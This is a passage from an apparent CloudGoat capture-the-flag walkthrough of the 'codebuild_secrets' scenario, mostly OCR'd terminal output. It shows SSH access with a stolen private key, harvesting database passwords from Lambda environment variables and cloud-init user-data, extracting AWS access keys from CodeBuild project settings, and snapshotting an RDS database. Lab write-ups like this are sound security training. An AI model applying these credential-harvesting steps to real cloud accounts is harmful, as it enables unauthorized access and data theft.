vpQtH3UviPyho4v9Nn44LjihE2ja6r/nW+E8iceTgCdhTrLhhY4CZ6GLJ8oTmt2KZnvMA\nc1Ui9KtFK
e117dTsGRd7v+Few2pIO8sTOrRibH3Y2xSul1LZkJDj45VqjzdKo5cYNRE0Rs\nnSelrvYoamk3noES1
LlHgelg+RcBaIyiXmRyFtA1E16H+1LvDtPlIFBcGllAVHW8sUyhvb\nz2UQaT0e2oqbpuOKaFGPS4AqA
dMJSbeaHOhynDKDEL7riRs2pBPCeKctkESryLYB1v5NSr\ncAAAdgriHDXK4hw1wAAAAHc3NoLXJzYQA
AAgEA2c88C81lm4KWqsuAQVwuSgogvm095r/H\nQ6cVJo0kyAdgUh8GIYL85d16nHzCwq1Kc2Hc61laH
t+U6IadrHrAJnMhH7e+W1h6GhZbzH\nYJZPplwe1NTKTr+f3YAkxkSMwoomKE3/RnxaP+7TB0YdDU009
AUxyOXYezO0pwJgk20SqO\nHEg9p+HjJausVIUmeh1ohLWV5kixg5Lp5G9r7e9RhmEfEpmJcWuPMz53I
qXGRP65sHaFPy\ntfgbWaNu2kDQAxwUyhf94HXfyw1i6xd1SsyEUrfR7DQGCYphsSDfH/kseXmzFrRpS
Yqh62\nRAzBW1Dg0DYdEV0zD08/LCLk6hHokxDEuZKqTZqGth73LSZrUvYLpTIdqjJEsElxVwpQfT\nH
lvVUqTGH2lgvbNMBKJjAvpQtH3UviPyho4v9Nn44LjihE2ja6r/nW+E8iceTgCdhTrLhh\nY4CZ6GLJ8
oTmt2KZnvMAc1Ui9KtFKe117dTsGRd7v+Few2pIO8sTOrRibH3Y2xSul1LZkJ\nDj45VqjzdKo5cYNRE
```

Based on the acquired private key, try to link ssh to the server to obtain permission.




```
                    "NetworkInterfaces": [
                        {
                            "Association": {
                                "IpOwnerId": "amazon",
                                "PublicDnsName": "ec2-98-80-135-75.compute-1.ama
zonaws.com",
                                "PublicIp": "98.80.135.75"
                            },
                            "Attachment": {
                                "AttachTime": "2024-08-12T10:07:49+00:00",
                                "AttachmentId": "eni-attach-0907e140ab9e275d1",
                                "DeleteOnTermination": true,
                                "DeviceIndex": 0,
                                "Status": "attached",
                                "NetworkCardIndex": 0
                            },
                            "Description": "",
                            "Groups": [
                                {
                                    "GroupName": "cg-ec2-ssh-codebuild_secrets_c
gidgvxapwzble",
                                    "GroupId": "sg-04ed8c0aaa0fc78c8"
```




```
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-10-10-10-242:~$
```

On the server, verify that the lambda function function is in your area.



```
ubuntu@ip-10-10-10-242:~$ aws lambda list-functions --region us-east-1
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-codebuild_secrets_cgidgvxapwzble",
            "FunctionArn": "arn:aws:lambda:us-east-1:145023104741:function:cg-la
mbda-codebuild_secrets_cgidgvxapwzble",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::145023104741:role/cg-lambda-role-codebuild_sec
rets_cgidgvxapwzble-service-role",
            "Handler": "lambda.handler",
            "CodeSize": 163,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2024-08-12T10:02:50.421+0000",
            "CodeSha256": "efeLK6Sm5eKs09gz5scuHrkBr2GCyu3nt6SLp4AqLgU=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "DB_USER": "cgadmin",
                    "DB_NAME": "securedb",
                    "DB_PASSWORD": "wagrrrrwwgahhhhwwwrrggawwwwwwrr"
                }
```


Check the user_data text file inside to obtain a secret key.



```
ubuntu@ip-10-10-10-242:~$ cd /var/lib/cloud/instances
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances$ ls
i-0cd2781d93aa47fa5
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances$ cd i-0cd2781d93aa47fa5/
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances/i-0cd2781d93aa47fa5$ ls
boot-finished     handlers  sem              vendor-data.txt
cloud-config.txt  obj.pkl   user-data.txt    vendor-data.txt.i
datasource        scripts   user-data.txt.i
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances/i-0cd2781d93aa47fa5$ cat user-data.txt
cat: user-data.txt: Permission denied
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances/i-0cd2781d93aa47fa5$ sudo cat user-data.txt
#!/bin/bash
apt-get update
apt-get install -y postgresql-client
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgidgvxapwzble.cxmgomwi4i3i.us-east-1.rds.amazonaws.com:5432/securedb \
-c "CREATE TABLE sensitive_information (name VARCHAR(100) NOT NULL, value VARCHAR(100) NOT NULL);"
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgidgvxapwzble.cxmgomwi4i3i.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key1','V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4');"
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgidgvxapwzble.cxmgomwi4i3i.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key2','V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6');"
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances/i-0cd2781d93aa47fa5$
```


2.2. Calrissian Account

First, enter the command to know the instance's private key before accessing the Calrissian Account.




```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidgvxapwzb
le$ aws codebuild list-projects --profile Solo
{
    "projects": [
        "cg-codebuild-codebuild_secrets_cgidgvxapwzble"
    ]
}
```

View Solo's profile as a whole with the private key of the instance you obtained.




```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidgvxapwzb
le$  aws codebuild batch-get-projects --names cg-codebuild-codebuild_secrets_cgi
dt9wr740lv5 --profile Solo
{
    "projects": [],
    "projectsNotFound": [
        "cg-codebuild-codebuild_secrets_cgidt9wr740lv5"
    ]
}
```

i can then obtain the access key and secret key of your Calrissian account.




```
},
"environment": {
    "type": "LINUX_CONTAINER",
    "image": "aws/codebuild/standard:1.0",
    "computeType": "BUILD_GENERAL1_SMALL",
    "environmentVariables": [
        {
            "name": "calrissian-aws-access-key",
            "value": "AKIASDRAM63S7KL4IUH4",
            "type": "PLAINTEXT"
        },
        {
            "name": "calrissian-aws-secret-key",
            "value": "F/pDv8vXafPWDoJ+s6pgYWWfgJ83McI3SwNutLT+",
            "type": "PLAINTEXT"
        }
```

And check the profile of the Calrissian account.




```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidgvxapwzb
le$ aws rds describe-db-instances --profile Calrissian
{
    "DBInstances": [
        {
            "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgidgvxap
wzble",
            "DBInstanceClass": "db.m5.large",
            "Engine": "postgres",
            "DBInstanceStatus": "available",
            "MasterUsername": "cgadmin",
            "DBName": "securedb",
            "Endpoint": {
                "Address": "cg-rds-instance-codebuild-secrets-cgidgvxapwzble.cxm
gomwi4i3i.us-east-1.rds.amazonaws.com",
                "Port": 5432,
                "HostedZoneId": "Z2R2ITUGPM61AM"
            },
            "AllocatedStorage": 20,
            "InstanceCreateTime": "2024-08-12T10:06:04.080000+00:00",
            "PreferredBackupWindow": "07:26-07:56",
            "BackupRetentionPeriod": 0,
            "DBSecurityGroups": [],
            "VpcSecurityGroups": [
```

Create a db snapshot for rds and check the profile for Calrissian for the db snapshot.




```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidgvxapwzb
le$ aws rds create-db-snapshot --db-instance-identifier cg-rds-instance-codebuil
d-secrets-cgidgvxapwzble --db-snapshot-identifier cloudgoat --profile Calrissian
{
    "DBSnapshot": {
        "DBSnapshotIdentifier": "cloudgoat",
        "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgidgvxapwzbl
e",
        "Engine": "postgres",
        "AllocatedStorage": 20,
        "Status": "creating",
        "Port": 5432,
        "AvailabilityZone": "us-east-1a",
        "VpcId": "vpc-0c9fb426633f74c6b",
        "InstanceCreateTime": "2024-08-12T10:06:04.080000+00:00",
        "MasterUsername": "cgadmin",
        "EngineVersion": "16.2",
        "LicenseModel": "postgresql-license",
        "SnapshotType": "manual",
        "OptionGroupName": "default:postgres-16",
        "PercentProgress": 0,
        "StorageType": "gp2",
        "Encrypted": false,
        "DBSnapshotArn": "arn:aws:rds:us-east-1:145023104741:snapshot:cloudgoat"
```

When I checked Calrissian's security-groups, I found that port 5432 was open.



